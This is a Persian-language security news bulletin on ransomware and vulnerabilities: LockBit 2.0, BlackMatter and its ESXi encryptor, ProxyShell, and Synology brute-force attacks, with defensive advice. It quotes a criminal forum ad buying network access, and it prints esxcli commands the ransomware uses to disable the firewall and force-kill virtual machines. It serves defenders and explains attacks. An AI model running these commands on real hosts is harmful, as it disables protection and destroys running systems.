
در نتیجه از کار افتادن UAC، باج‌افزار در پشت صحنه اجرا شده و رمزگذاری فایل‌های دستگاه‌ها، بی‌سروصدا آغاز می‌شود.

اگر چه در گذشته نیز از توابع Active Directory API توسط باج‌افزار MountLocker بهره گرفته شده بود اما این اولین بار است که فرایند توزیع فایل مخرب از طریق Group Policy و بدون دخالت هر گونه اسکریپت به‌صورت خودکار انجام می‌شود.


چاپ انبوه پیام باج‌گیری LockBit 2.0 توسط چاپگرهای متصل به شبکه

LockBit 2.0 مجهز به قابلیت جدیدی شده که پیام باج‌گیری (Ransom Note) را به تمامی چاپگرهای متصل به شبکه ارسال می‌کند. استفاده از این تکنیک را قبلا در باج‌افزار Egregor نیز شاهد بودیم.

هنگامی که رمزگذاری فایل‌های یک دستگاه به پایان می‌رسد باج‌افزار به‌طور مستمر پیام باج‌گیری را به هر چاپگر متصل به شبکه ارسال می‌کند تا توجه قربانی را به خود جلب کند.



در حمله Egregor به شرکت خرده‌فروشی سنکوسود (Cencosud) این کار باج‌افزار موجب شد تا پیام باج‌گیری توسط چاپگرهای رسید خرید نیز چاپ شود.



مقابله و پیشگیری

رعایت موارد زیر در این روزگار پررونق باج‌افزارها بیش از هر زمانی اهمیت دارد.

رصد و واکنش به رخدادهای مشکوک - اطمینان حاصل کنید که ابزارها، پروسه‌ها و منابع انسانی و تجهیزات سخت‌افزاری لازم برای رصد و پاسخدهی به تهدیدات در سازمان پیاده‌سازی شده باشد. ارزیابی و بررسی سریع یک هشدار یا رخداد امنیتی توسط یک متخصص بسیار کلیدی است. در بسیاری مواقع، مهاجمان اجرای عملیات را به ساعات کم‌ترافیک، روزهای آخر هفته و تعطیلات موکول می‌کنند؛ با این فرض که در این ساعات و ایام افراد کمتری بر رخدادها نظارت دارند.

رمزهای عبور؛ همیشه پیچیده - استفاده از رمزهای عبور قدرتمند اولین خط دفاعی است. قوانین پیچیدگی در انتخاب رمز عبور در نظر گرفته شده و طول رمزهای عبور حداقل ۱۲ نویسه باشد. استفاده از راهکارهای Password Manager در بکارگیری رمزهای عبور پیچیده که در انحصار افراد مستقل هستند کمک‌کننده خواهد بود. از یک رمز عبور هیچ‌گاه در دو جا استفاده نشود.

اصالت‌سنجی؛ چندمرحله‌ای (MFA) - حتی رمزهای عبور قدرتمند می‌توانند هک شوند. استفاده از هر نوع سازوکار اصالت‌سنجی چندمرحله‌ای برای به دسترسی به منابع حساس نظیر ایمیل‌ها، ابزارهای مدیریت از راه دور و تجهیزات شبکه‌ای بجای اتکای صرف به رمز عبور توصیه می‌شود. برنامک‌های ایجادکننده رمز یک‌بار مصرف بر روی گوشی‌های هوشمند امن‌تر از سامانه‌های اصالت‌سنجی چندمرحله‌ای مبتنی بر ایمیل یا پیامک به نظر می‌رسند. در مواقعی که مهاجمان موفق به رخنه به شبکه شده‌اند، ایمیل‌ها هم ممکن است هک شده باشند و SIM Swapping اگر چه متداول نیست اما در هر صورت می‌تواند کدهای اصالت‌سنجی چندمرحله‌ای پیامکی را مورد دست‌درازی قرار دهد. اما به هر حال اصالت‌سنجی چندمرحله‌ای به هر شکلی می‌تواند موجب افزایش امنیت شود.

مقاوم‌سازی؛ به ویژه سرویس‌های قابل دسترس - با پویش شبکه از خارج از سازمان درگاه‌های مورد استفاده به خصوص پودمان‌ها و درگاه‌های RDP و VNC و به‌طور کلی هر ابزار دسترسی از راه دور مقاوم‌سازی شود. اگر قرار است ماشینی از طریق ابزارهای مدیریت از راه دور قابل دسترس باشد در پشت VPN مجهز به اصالت‌سنجی چندمرحله ای قرار بگیرد. ضمن اینکه ماشین مذکور از طریق VLAN با سایر دستگاه‌ها جداسازی شود.

تقسیم‌بندی؛ با رویکرد اعتماد-صفر - با بهره‌گیری از VLAN و Segmentation و لحاظ کردن رویکرد اعتماد-صفر (Zero-trust)، سرورهای حیاتی از یکدیگر و از ایستگاه‌های کاری جداسازی شوند.

تهیه فهرست از تجهیزات و حساب‌های کاربری؛ به‌روزرسانی مستمر آن - دستگاه‌های حفاظت و وصله نشده در شبکه موجب افزایش ریسک و آسیب‌پذیری به انواع حملات می‌شوند. برای اطمینان از تحت حفاظت بودن دستگاه‌ها، نیاز به وجود فهرستی از کامپیوترها و تجهیزات IoT است. از پویش‌های شبکه و بررسی‌های فیزیکی برای یافتن و فهرست کردن آنها استفاده کنید.

پیکربندی صحیح محصولات؛ همراه بازبینی مستمر - اطمینان حاصل شود که محصولات امنیتی بر اساس به‌روش‌ها پیکربندی شده باشند. پالیسی‌های پیکربندی و فهرست استثنائات به‌طور منظم بررسی شود. باید در نظر داشت که امکانات جدید ممکن است به‌صورت خودکار فعال نباشند.

Active Directory؛ رصد مستمر حساب‌های کاربری - با انجام ممیزی‌های مستمر تمامی حساب‌های کاربری دامنه، اطمینان حاصل شود که هیچ حساب کاربری بیشتر از حد معمول مورد استفاده قرار نگرفته باشد. حساب کاربری به‌محض جدا شدن کاربر از مجموعه غیرفعال شود.

وصله کنید؛ همه چیز را - Windows و سایر نرم‌افزارها به‌روز نگاه داشته شوند. از نصب کامل و صحیح اصلاحیه‌ها بر روی سرورهای حیاتی از جمله سامانه‌های قابل دسترس بر روی اینترنت اطمینان حاصل شود.


باج‌افزار BlackMatter؛
معجونی از REvil و DarkSide

گروه جدیدی از تبهکاران سایبری با عنوان BlackMatter در تلاش هستند تا با دستیابی به اطلاعاتی همچون نام کاربری و رمز عبور شبکه سازمان‌های بزرگ، اقدام به رخنه به آن‌ها و توزیع باج‌افزار بر روی دستگاه‌ها کنند.

BlackMatter مدعی است، باج‌افزار این گروه تمامی قابلیت‌های اصلی باج‌افزارهای REvil و DarkSide را در خود دارد.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، برخی اخبار و یافته‌های منتشر شده در خصوص BlackMatter مرور شده است.

۳۰ تیر، گردانندگان BlackMatter در یکی از تالارهای گفتگوی اینترنتی هکرها، اقدام به انتشار پیام‌هایی در خصوص خرید اطلاعات دسترسی شبکه‌های سازمانی کردند.


BlackMatter
byte

B

Seller
0
1 post
Joined
07/19/21 (ID: 118280)
Activity
другое / other
Deposit
4.000000 Ƀ

Posted July 21

We are looking for corporate networks of the following countries:

- USA.
- THAT.
- TO.
- GB.

All areas except:

- Medicine.
- State institutions.

Requirements:

- Zoom Revenue от 100kk+.
- 500 - 15,000 hosts.
- We do not take networks with which someone has already tried to work.

2 options for work:

- We buy: From 3 to 100k.
- We take it to work (discussed individually).

Scheme of work:
Selecting a work option -> Access transfer -> Checking -> We take it or not (in case of discrepancy).

Deposit: 120k.


First contact of the PM. We are looking first of all for stable and adequate suppliers.

در این پیام، مهاجمان اعلام کردند که جهت خرید اطلاعات لازم برای دسترسی به شبکه سازمان‌هایی با مشخصات زیر، حاضرند مبلغی بین ۳ تا ۱۰۰ هزار دلار را پرداخت کنند:

- درآمد بالای شرکت (حداقل ۱۰۰ میلیون دلار)
- دارای ۵۰۰ تا ۱۵ هزار دستگاه
- عدم سابقه حمله مهاجمان دیگر به آن

مهاجمان ۱۲۰ هزار دلار را در کیف پول دیجیتال یکی از این تالارهای گفتگو واریز کردند تا نشان دهند که تصمیم آن‌ها برای خرید جدی است.

همچنین به‌تازگی یک سایت جدید نشت داده در شبکه ناشناس TOR در Dark Web فعال شده که به نظر می‌رسد متعلق به BlackMatter است.



در سایت مذکور، این مهاجمان علاوه بر تعریف و تمجید از خود! مدعی شده‌اند که مراکز و سازمان‌های فعال در هر یک از حوزه‌های زیر از گزند حملات BlackMatter در امان خواهند بود:


- بیمارستان‌ها
- تأسیسات زیربنایی حیاتی (نیروگاه‌های هسته‌ای، نیروگاه‌های تولید برق و تاسیسات تصفیه آب)
- صنایع نفت و گاز (خطوط لوله و پالایشگاه‌های نفت).
- صنایع دفاعی
- شرکت‌های غیرانتفاعی
- بخش دولتی

گفته می‌شود باج‌افزار BlackMatter بسترهای مختلف از جمله موارد زیر را پشتیبانی می‌کند:

- Windows با قابلیت اجرا در حال SafeMode به روش‌های مختلف (EXE / Reflective DLL / PowerShell)
- Linux با قابلیت اجرا بر روی توزیع‌ها و سیستم‌های فایل مختلف و پشتیبانی از تجهیزات NAS معروف نظیر OpenMediaVault، Synology و TrueNAS

اگر چه هنوز نام هیچ قربانی در سایت این گروه باج‌افزاری منتشر نشده اما برخی اخبار و گزارش‌ها از اجرای گسترده حملات توسط BlackMatter حکایت دارد.

در یکی از موارد گزارش شده به‌تازگی یک قربانی ۴ میلیون دلار به مهاجمان BlackMatter پرداخت کرده است.



با بررسی پیام‌های مهاجمان و نحوه عملکرد آن‌ها به نظر می‌رسد که گردانندگان BlackMatter افرادی بسیار حرفه‌ای بوده و به احتمال زیاد باج‌افزار آن‌ها، بر پایه باج‌افزاری مطرح و سابقه‌دار توسعه داده شده است.

برخی محققان نیز معتقدند باج‌افزار BlackMatter محصول گروهی است که قبلاً با DarkSide و REvil همکاری داشته‌اند.

سال گذشته گزارش شد که گردانندگان باج‌افزار REvil، برای فرار از پیگیردهای قانونی، اقدام به تغییر نام خود به DarkSide کرده‌اند.

در عین حال ظهور DarkSide موجب افول REvil نشد و طی یک سال گذشته هر دوی آنها فعال ماندند. حمله DarkSide به خط لوله کولونیال و انتشار گسترده REvil با سوءاستفاده از یک آسیب‌پذیری روز-صفر در Kaseya VSA در ماه‌های گذشته یکبار دیگر حساسیت نهادهای قانونی به این جرایم سایبری را تشدید کرد؛ به نحوی که مدتی کوتاه پس از اجرای حملات مذکور، سایت‌های پرداخت باج این دو باج‌افزار غیرفعال شدند. برخی منابع احتمال می‌دهند که این اتفاقات در نتیجه مذاکرات اخیر کاخ سفید با مسکو در مورد لزوم توقف حملات باج‌افزاری مهاجمان روسی به سازمان‌ها و زیرساخت‌های آمریکا رخ داده و فشار دولت روسیه عامل اصلی تعطیلی REvil و DarkSide بوده است.

همه این ها در کنار وجود شباهت‌هایی دیگر سبب شده که عده ای از کارشناسان امنیتی، BlackMatter را نام جدید REvil و DarkSide بدانند. اما تا زمانی که نمونه‌ای از حملات BlackMatter مورد بررسی و کالبدشکافی قرار نگیرد نمی‌توان با اطمینان در خصوص این فرضیه‌ها اظهار نظر کرد.

هشدار به راهبران Exchange
در خصوص ProxyShell

بررسی‌ها نشان می‌دهد که مهاجمان در حال پویش سرورهای Exchange آسیب‌پذیر به ProxyShell هستند.

این پویش‌ها در حالی انجام می‌شود که برخی جزییات فنی آسیب‌پذیری‌های ProxyShell در جریان کنفرانس Black Hat ارائه شد.

ProxyShell عنوانی است که به مجموعه سه آسیب‌پذیری زیر اطلاق می‌شود:

- CVE-2021-34473 - که ضعفی از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution - به اختصار RCE) است و در ۲۲ تیر ۱۴۰۰ توسط مایکروسافت وصله شد.
- CVE-2021-34523 - که ضعفی از "ترفیع امتیازی" (Elevation of Privilege) است. این آسیب‌پذیری نیز در ۲۲ تیر ۱۴۰۰ توسط مایکروسافت وصله شد.
- CVE-2021-31207 - که ضعفی از نوع "عبور از سد کنترل‌های امنیتی" (Security Feature Bypass) است و در ۲۱ اردیبهشت ۱۴۰۰ توسط مایکروسافت وصله شد.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، توضیحاتی در خصوص ProxyShell و اقدامات اخیر مهاجمان در شناسایی سرورهای آسیب‌پذیر به آن ارائه شده است.

سوءاستفاده از سه آسیب‌پذیری ProxyShell از طریق سرویس Client Access Service - به اختصار CAS - مهاجم را قادر به اجرای کد به‌صورت از راه دور، بدون نیاز به هر گونه اصالت‌سنجی بر روی سرور Exchange می‌کند.

به‌طور پیش‌فرض، CAS بر روی درگاه ۴۴۳ در IIS خدمات‌دهی می‌کند.

محقق کاشف ProxyShell، در ۱۴ مرداد و در جریان کنفرانس Black Hat اقدام به ارائه اطلاعاتی در مورد نحوه کشف آن کرد.

در بخشی از این ارائه، اشاره شد که یکی از اجزای زنجیره حمله ProxyShell سرویس Autodiscover در Exchange را هدف قرار می‌دهد.

Autodiscover سازوکاری است که از سوی مایکروسافت به‌منظور تسهیل پیکربندی خودکار نرم‌افزارهای مدیریت ایمیل با حداقل دخالت کاربر معرفی شده است.

پس از سخنرانی مذکور، دو محقق دیگر با انتشار مقاله فنی زیر به روش‌هایی که امکان بازتولید بهره‌جوی ProxyShell را می‌دهد پرداختند:

https://peterjson.medium.com/reproducing-the-proxyshell-pwn2own-exploit-49743a4ea9a1

پیش‌تر نیز برخی کارشناسان گزارش کرده بودند که مهاجمان با روش‌هایی در تلاش هستند تا با سوءاستفاده از Autodiscover، سرورهای آسیب‌پذیر به ProxyShell را شناسایی کنند. در حالی که تلاش‌های اولیه مهاجمان موفق نبود، به نظر می‌رسد در نتیجه انتشار جزییات فنی بیشتر در روزهای اخیر، اکنون مهاجمان با الگوهایی جدید در حال کشف سرورهای آسیب‌پذیر هستند. هدف از این شناسایی‌ها، اجرای حمله سایبری در زمان مورد نظر مهاجمان است.

سرورهای Exchange در بسیاری مواقع هدف مهاجمان با انگیزه‌های مختلف قرار داشته‌اند. از جمله می‌توان به اجرای حملات سایبری و انتشار چندین بدافزار مخرب از طریق سوءاستفاده از آسیب‌پذیری ProxyLogon در این سرورها اشاره کرد.

نظر به وصله شدن ضعف‌های امنیتی ProxyShell از سوی مایکروسافت و با توجه به تلاش مهاجمان در شناسایی سرورهای آسیب‌پذیر به کلیه راهبران Exchange توصیه می‌شود که در اسرع وقت نسبت به نصب آخرین به‌روزرسانی‌های Cumulative Update اقدام کنند.

اسلایدهای ارائه شده در خصوص ProxyShell در کنفرانس Black Hat نیز در لینک زیر قابل دریافت است:

https://www.blackhat.com/us-21/briefings/schedule/index.html#proxylogon-is-just-the-tip-of-the-iceberg-a-new-attack-surface-on-microsoft-exchange-server-23442

BlackMatter نیز
در پی سرورهای ESXi

مهاجمان BlackMatter با بکارگیری یک رمزگذار تحت Linux در حال آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی آنها هستند.

این در حالی است که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری، بهینه‌تر شدن استفاده از منابع سخت‌افزاری و مدیریت منابع بیش از هر زمانی به بسترهای مجازی روی آورده‌اند.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، این گونه جدید از باج‌افزار گروه BlackMatter مورد بررسی قرار گرفته است.

BlackMatter یک گروه باج‌افزاری نسبتاً جدید است که حملات آن از ماه گذشته آغاز شده است. ۳۰ تیر، گردانندگان این باج‌افزار در یکی از تالارهای گفتگوی اینترنتی هکرها، اقدام به انتشار پیام‌هایی در خصوص خرید اطلاعات دسترسی شبکه‌های سازمانی کردند.

با بررسی پیام‌های مهاجمان و نحوه عملکرد آن‌ها به نظر می‌رسد که گردانندگان باج‌افزار BlackMatter افرادی بسیار حرفه‌ای بوده و به احتمال زیاد باج‌افزار آن‌ها، بر پایه باج‌افزاری مطرح و سابقه‌دار توسعه داده شده است. برخی محققان نیز معتقدند باج‌افزار BlackMatter محصول گروهی است که قبلاً با DarkSide و REvil همکاری داشته‌اند. پس از یافتن نمونه‌های این باج‌افزار توسط محققان، مشخص شد که روال‌ها و روش رمزگذاری مورد استفاده در این باج‌افزار، همان شیوه منحصربه‌فرد مورد استفاده در DarkSide است.

سال گذشته گزارش شد که گردانندگان باج‌افزار REvil، برای فرار از پیگیردهای قانونی، اقدام به تغییر نام خود به DarkSide کرده‌اند. در عین حال ظهور DarkSide موجب افول REvil نشد و طی یک سال گذشته هر دوی آنها فعال ماندند. حمله DarkSide به خط لوله کولونیال و انتشار گسترده REvil با سوءاستفاده از یک آسیب‌پذیری روز-صفر در Kaseya VSA در ماه‌های گذشته یکبار دیگر حساسیت نهادهای قانونی به این جرایم سایبری را تشدید کرد؛ به نحوی که مدتی کوتاه پس از اجرای حملات مذکور، سایت‌های پرداخت باج این دو باج‌افزار غیرفعال شدند.

برخی منابع احتمال می‌دهند که این اتفاقات در نتیجه مذاکرات اخیر کاخ سفید با مسکو در مورد لزوم توقف حملات باج‌افزاری مهاجمان روسی به سازمان‌ها و زیرساخت‌های آمریکا رخ داده و فشار دولت روسیه عامل اصلی تعطیلی REvil و DarkSide بوده است. همه این‌ها در کنار وجود شباهت‌هایی دیگر سبب شده که عده‌ای از کارشناسان امنیتی، BlackMatter را نام جدید REvil و DarkSide بدانند.

اخیراً یک محقق امنیتی یک رمزگذار ELF64 منتسب به گروه باج‌افزاری BlackMatter کشف نموده که به طور خاص سرورهای VMware ESXi را هدف حملات خود قرار می‌دهد. VMware ESXi یکی از محبوب‌ترین بسترهای مجازی‌سازی است. تقریباً هر گروه معروف باج‌افزاری که سازمان‌ها را به‌صورت هدفمند مورد حمله قرار می‌دهد، ساخت رمزگذارهای قابل اجرا بر روی ESXi را در دستور کار قرار داده است. به نحوی که طی یک سال گذشته تعداد مهاجمانی که اقدام به عرضه نسخه تحت Linux از باج‌افزار خود به‌منظور هدف قرار دادن این بستر کرده‌اند روندی صعودی داشته است.

ظهور نسخه Linux باج‌افزار BlackMatter و در نتیجه توانایی آن در رمزگذاری فایل‌های ESXi، دامنه تخریب آن را به‌شدت افزایش می‌دهد. اگر چه ESXi به دلیل استفاده از یک هسته سفارشی، تفاوت‌هایی با توزیع‌های متداول Linux دارد اما همان شباهت‌های موجود به ویژه قابلیت اجرای فایل‌های ELF64، آن را به این‌گونه باج‌افزارها آسیب‌پذیرتر می‌کند.

تحقیقات نشان داده که مهاجمان به منظور اجرای عملیات مختلف بر روی سرورهای VMware ESXi یک کتابخانه با نام esxi_utils را ایجاد می‌نمایند.

```
/sbin/esxcli
bool app::esxi_utils::get_domain_name(std::vector >&)
bool app::esxi_utils::get_running_vms(std::vector >&)
bool app::esxi_utils::get_process_list(std::vector >&)
bool app::esxi_utils::get_os_version(std::vector >&)
bool app::esxi_utils::get_storage_list(std::vector >&)
std::string app::esxi_utils::get_machine_uuid()
bool app::esxi_utils::stop_firewall()
bool app::esxi_utils::stop_vm(const string&)
```

باج‌افزار با بهره‌گیری از ابزار خط فرمان esxcli، فرامین متفاوتی همچون استخراج فهرست ماشین‌های مجازی، توقف فایروال، توقف ماشین مجازی و موارد دیگر را اجرا می‌کند.

پس از اینکه همه ماشین‌های مجازی متوقف می‌شوند، بر اساس پیکربندی موجود در باج‌افزار، اقدام به رمزگذاری فایل‌هایی با پسوند خاص می‌کند.

هدف از متوقف کردن ماشین توسط باج‌افزار، فراهم شدن امکان رمزگذاری آن‌ها بدون هر گونه ممانعت ESXi است. با این توضیح که اگر به هر دلیل فایل پیش از آغاز فرایند رمزگذاری به درستی بسته نشده باشد، ممکن است داده‌های آن برای همیشه از بین برود. همچنین با بکارگیری تابع ()stop_firewall، فرمان زیر جهت توقف فایروال اجرا می‌شود:

```
esxcli network firewall  set --enabled false
```

تابع ()stop_vm هم فرمان زیر را از طریق esxcli اجرا و ماشین مجازی را متوقف می‌کند:

```
esxcli vm process kill --type=force --world-id [ID]
```

هدف قرار دادن سرورهای ESXi در حملات باج‌افزاری خطری جدی است زیرا امکان رمزگذاری همزمان سرورهای متعدد را تنها با یک فرمان برای مهاجمان فراهم می‌کند. به خصوص آن که بسیاری از سازمان‌ها به این نوع بسترهای مجازی برای سرورهای خود روی آورده‌اند.

باج‌افزارهای معروف دیگری نظیر REvil، Babuk، RansomExx/Defray، Mespinoza و GoGoogle نیز از رمزگذارهای Linux برای هدف قرار دادن ماشین‌های مجازی ESXi استفاده می‌کنند.

هشدار سایِنالوژی در خصوص اجرای حملات Brute-force به تجهیزات NAS ساخت این شرکت

شرکت تایوانی سایِنالوژی (Synology, Inc.) با انتشار اطلاعیه‌ای نسبت به اجرای حملات Brute-force برای رخنه باج‌افزار StealthWorker به تجهیزات Network Attached Storage - به اختصار NAS - ساخت این شرکت هشدار داده است.

سایِنالوژی در این توصیه‌نامه امنیتی می‌گوید: در این حملات از تعدادی دستگاه آلوده شده برای آزمایش و حدس زدن رمز عبور کاربران با سطح دسترسی بالا استفاده می‌شود و در صورت موفقیت و نفوذ به سیستم، کد مخرب را که شامل باج‌افزار است، نصب می‌کند. سپس دستگاه‌های آلوده، حملات وسیع‌تری را به سایر دستگاه‌های مبتنی بر Linux از جمله تجهیزات NAS ساخت این شرکت انجام می‌دهند.

این شرکت در حال هماهنگی با چند تیم پاسخ‌گویی رویداد رایانه‌ای (Computer Emergency Response Team - به اختصار CERT) در سراسر جهان است تا با بستن همه سرورهای کنترل و فرماندهی (C2) شناسایی شده، زیرساخت این باج‌افزار را از بین ببرند.

شرکت سایِنالوژی همچنین در حال اطلاع‌رسانی به تمام مشتریانی است که تجهیزات NAS آنها در جریان این حملات مورد هدف قرار گرفته است و به همه مدیران امنیتی و مشتریان خود توصیه نموده تا رمزهای عبور ساده یا قابل پیش‌بینی را در سیستم خود تغییر داده، گزینه حفاظت از حساب کاربری و مسدود کردن خودکار را فعال نموده و در صورت امکان از احراز هویت چند عاملی استفاده کنند.

سایِنالوژی به ندرت اقدام به انتشار توصیه‌نامه‌های امنیتی در خصوص حملات فعال علیه مشتریان خود می‌نماید. آخرین هشدار این شرکت درخصوص حملات باج‌افزاری، پس از حملات گسترده و موفق Brute-force در ژوئیه ۲۰۱۹ منتشر شد.

سایِنالوژی از مشتریان خود خواسته تا با لحاظ کردن موارد زیر، تجهیزات NAS ساخت این شرکت را از گزند این گونه حملات، ایمن نگاه دارند:

- پرهیز از رمزهای عبور ساده و الزام تمامی کاربران به استفاده از رمزهای عبور پیچیده
